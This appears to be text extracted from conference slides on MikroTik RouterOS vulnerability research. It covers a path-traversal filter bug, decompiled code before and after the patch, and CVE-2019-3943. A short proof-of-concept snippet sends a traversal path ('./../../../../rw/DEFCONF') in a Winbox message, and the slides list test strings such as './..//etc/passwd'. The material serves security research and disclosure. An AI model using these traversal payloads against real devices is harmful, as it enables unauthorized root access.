Test Cases

```
std::vector<std::string>::iterator token_iter = token_vector.begin();
while (true) {
    if (token_iter == token_vector.end()) {
        // no invalid path traversal!
        return 1;
    }
    if (*token_iter == NULL) {
        // erase empty strings
        token_iter = erase(token_iter);
    } else {
        if (*token_iter == "..") {
            if (token_iter == token_vector.begin()) {
                // path traversal at start of path. Invalid!
                return 0;
            }
            // erase current token *and* the previous token
            token_iter = erase(token_iter);
            token_iter = erase(token_iter - 1);
            continue;
        }
        token_iter++;
    }
}
```

- Allows ‘..’ as long as it’s balanced with the same number of directories.
- Erroneously treats ‘.’ as a normal directory.
- Valid Strings
 - passwd
 - etc/passwd
 - etc/..../passwd
 - ./etc/passwd
 - **./..//etc/passwd**
- Invalid Strings
 - ../etc
 - etc/..../passwd

Examine a Bug

Patch in RouterOS 6.42.1

Source: FUN_08051748 [/mproxy_6.41.4]

```
1 undefined4 __regparm3 FUN_08051748(string **ppsParm1)
2
3
4 {
5     string **ppsVar1;
6     int iVar2;
7     string *psVar3;
8     int *local_20 [4];
9
10    psVar3 = *ppsParm1;
11    ppsVar1 = ppsParm1;
12    do {
13        if (psVar3 == ppsParm1[1]) {
14            return CONCAT3I((int3)((uint)ppsVar1 >> 8),1);
15        }
16        string((string *)local_20,psVar3);
17        if (*local_20[0] == 0) {
18            LAB_080517b5:
19                psVar3 = (string *)erase((vector<string> *)ppsParm1,psVar3,psVar3 + 4);
20            }
21        else {
22            iVar2 = compare((char *)local_20);
23            if (iVar2 == 0) {
24                if (psVar3 == *ppsParm1) {
25                    freeptr();
26                    return 0;
27                }
28                psVar3 = (string *)erase((vector<string> *)ppsParm1,psVar3 + -4,psVar3);
29                goto LAB_080517b5;
30            }
31            psVar3 = psVar3 + 4;
32        }
33        ppsVar1 = (string **)freeptr();
34    } while( true );
35 }
```

Destination: FUN_08051b80 [/mproxy_6.42.1]

```
1 undefined4 __regparm3 FUN_08051b80(string **ppsParm1)
2
3
4 {
5     string **ppsVar1;
6     int iVar2;
7     string *psVar3;
8     int *local_20 [4];
9
10    psVar3 = *ppsParm1;
11    ppsVar1 = ppsParm1;
12    do {
13        if (psVar3 == ppsParm1[1]) {
14            return CONCAT3I((int3)((uint)ppsVar1 >> 8),1);
15        }
16        string((string *)local_20,psVar3);
17        if ((*local_20[0] == 0) || (iVar2 = compare((char *)local_20, iVar2 == 0)) != 0) {
18            LAB_08051bc9:
19                psVar3 = (string *)erase((vector<string> *)ppsParm1,psVar3,psVar3 + 4);
20            }
21        else {
22            iVar2 = compare((char *)local_20);
23            if (iVar2 == 0) {
24                if (psVar3 == *ppsParm1) {
25                    freeptr();
26                    return 0;
27                }
28                psVar3 = (string *)erase((vector<string> *)ppsParm1,psVar3 + -4,psVar3);
29                goto LAB_08051bc9;
30            }
31            psVar3 = psVar3 + 4;
32        }
33        ppsVar1 = (string **)freeptr();
34    } while( true );
35 }
```


Examine a Bug

What Did We Learn?

- Same logic existed elsewhere on the system.
 - [CVE-2019-3943](#)
 - RCE as root via path traversal in *fileman*.
- Now have some understanding of:
 - Winbox/M2 protocol format.
 - Navigating M2 protocol binaries.
 - Writing M2 protocol proof of concepts.
 - Debugging on the system.

```
133     WinboxMessage msg;
134     msg.set_to(72,1);
135     msg.set_command(1);
136     msg.add_string(1, "./../../../../rw/DEFCONF");
137     msg.set_request_id(5);
138     msg.set_reply_expected(true);
```

https://github.com/tenable/routeros/blob/master/poc/cve_2019_3943_defconf/src/main.cpp



Future Work



- initrd rootkit
- NPK setup analysis
- cloud analysis
- pptp analysis
- More client analysis
 - [CVE-2020-5720](#)



mt.apk
Source code
a.a.a
android.support.v4
androidx
com
io
kotlin
net
org.a
Resources
APK signature
Certificate

com.mikrotik.android.tikapp.activities.MainActivity

```
2004     TypedValue typedValue = new TypedValue();
2005     getTheme().resolveAttribute(R.attr.colorStatusBar, typedValue, true);
2006     getWindow().addFlags(Integer.MIN_VALUE);
2007     getWindow().clearFlags(67108864);
2008     Window window = getWindow();
2009     kotlin.d.b.f.a((Object) window, "window");
2010     window.setStatusBarColor(typedValue.data);
2011 }
2012 Log.d(" ", "-----");
2013 Log.d(" ", " MMM      MMM      KKK      TTTTTTTTTTTT      KKK      ");
2014 Log.d(" ", " MMMM      MMMM      KKK      TTTTTTTTTTTT      KKK      ");
2015 Log.d(" ", " MMM  MMMM  MMM  III  KKK  KKK  RRRRRR  000000  TTT  III  KKK  KKK");
2016 Log.d(" ", " MMM  MM  MMM  III  KKKKKK  RRR  RRR  000  000  TTT  III  KKKKKK  ");
2017 Log.d(" ", " MMM      MMM  III  KKK  KKK  RRRRRR  000  000  TTT  III  KKK  KKK  ");
2018 Log.d(" ", " MMM      MMM  III  KKK  KKK  RRR  RRR  000000  TTT  III  KKK  KKK  ");
2019 Log.d(" ", "-----");
2020     this.I = new Vector<>();
2021     this.H = new Vector<>();
2022     this.J = new Vector<>();
2023     this.G = new com.mikrotik.android.tikapp.b.f.d.a(this);
2024     this.y = (RelativeLayout) findViewById(R.id.relLayout);
2025     this.z = (ImageView) findViewById(R.id.mtLogo);
2026     this.x = (LinearLayout) findViewById(R.id.headerView);
2027     View findViewById = findViewById(R.id.tabViewContainer);
2028     if (findViewById != null) {
```

Slides and Code

The screenshot shows a GitHub repository page for 'tenable / routeros'. The repository name is 'RouterOS Security Research Tooling and Proof of Concepts'. It has 42 commits, 1 branch, 0 packages, 0 releases, and 5 contributors. The license is BSD-3-Clause. The master branch is selected. A recent commit by 'jacob-baines' is shown: 'Added a PoC for CVE-2020-5720' (commit eabc772, 12 days ago). Other commits listed include updates to the honeypot, scanner, and various tools like cleaner_wrasse, common, ls_npk, modify_npk, and msa_re.

Author	Commit Message	Date
jacob-baines	Added a PoC for CVE-2020-5720	Latest commit eabc772 12 days ago
8291_honeypot	Update to honeypot to respond to list and login requests.	3 months ago
8291_scanner	Updated Scanner README	2 months ago
brute_force	Defcon 27 release	6 months ago
cleaner_wrasse	Updated to use Curve25519 to establish the session key for the web in...	6 months ago
common	Updated 8291 scanner to do old RouterOS unauth file fetch.	2 months ago
ls_npk	DNS and npk tooling.	4 months ago
modify_npk	Update modify_npk README	6 months ago
msa_re	Defcon 27 release	6 months ago

<https://github.com/tenable/routeros>

[@Junior_Baines](https://twitter.com/Junior_Baines)

[jacob-baines](https://github.com/jacob-baines)